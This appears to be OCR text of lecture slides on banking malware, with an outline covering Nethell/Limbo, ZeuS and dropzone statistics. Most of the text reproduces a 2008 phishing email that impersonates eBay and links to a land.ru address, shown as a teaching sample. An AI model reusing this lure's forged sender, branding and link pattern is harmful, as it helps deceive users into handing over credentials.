





Banking Malware 101

Overview of current threats

Thorsten Holz

*****SPAM***** Message from eBay Member Regarding Item #226841807231 ...

Delete | Junk | Reply | Reply All | Forward | Print | To Do

From: eBay Member <ebay@message.com>
Subject: *****SPAM***** Message from eBay Member Regarding Item #226841807231
Date: 29. November 2008 21:26:05 GMT+01:00
To: undisclosed-recipients: ;

eBay sent this message
Your registered name is included to show this message originated from eBay. Learn more.

eBay New Message Received from Seller for Item #226841807231

eBay member pulane has left you a message regarding your item (#226841807231) on Nov-21-2008.

Thank you,
eBay

View the dispute thread

Respond Now

Details for item number: 226841807231

Item URL:	http://cgi.ebay.com/ws/eBayISAPI.dll?ViewItem&item=226841807231
End date:	Friday , Nov 21, 2008 18:43:21 PDT
Quantity:	1
Dispute URL:	http://feedback.ebay.com/ws/eBayISAPI.dll?ViewDisputeConsole&DisputeType=1
Date dispute was opened:	Friday , Nov 21, 2008 11:28:49 PDT

Learn how you can protect yourself from spoof (fake) emails at:
http://pages.ebay.com/help/policies/user-agreement.html

*****SPAM***** Message from eBay Member Regarding Item #226841807231 ...

Delete | Junk | Reply | Reply All | Forward | Print | To Do

From: eBay Member <ebay@message.com>
Subject: *****SPAM***** Message from eBay Member Regarding Item #226841807231
Date: 29. November 2008 21:26:05 GMT+01:00
To: undisclosed-recipients: ;

eBay sent this message
Your registered name is included to show this message originated from eBay. Learn more.

eBay New Message Received from Seller for Item #226841807231

eBay member pulane has left you a message regarding your item (#226841807231) on Nov-21-2008.

Thank you,
eBay

View the dispute thread

Respond Now


Details for item number: 226841807231

Item URL:	http://cgi.ebay.com/ws/eBayISAPI.dll?ViewItem&item=226841807231
End date:	Friday , Nov 21, 2008 18:43:21 PDT
Quantity:	1
Dispute URL:	http://feedback.ebay.co =1
Date dispute was opened:	Friday , Nov 21, 2008 1

http://w9dajsb2y32edus.land.ru/by-Brownie-Wise_W0QQitemZ220269228783QQihZ012QQcategoryZ378QQssPageNameZWDVWQQrdZ1QQcmdZViewItem.html


Learn how you can protect yourself from spoof (fake) emails at:
http://pages.ebay.com/help/policies/user-agreement.html


Classical Phishing Attacks



Attacker gets only one credential per victim

Banking Trojans





Once upon a spam mail...

Outline


- Banking Trojans
  - Nethell / Limbo
  - ZeuS / Wsnpoem / Zbot
  - Other banking trojans
- Empirical data
  - Statistical analysis of dropzone data
- Conclusion

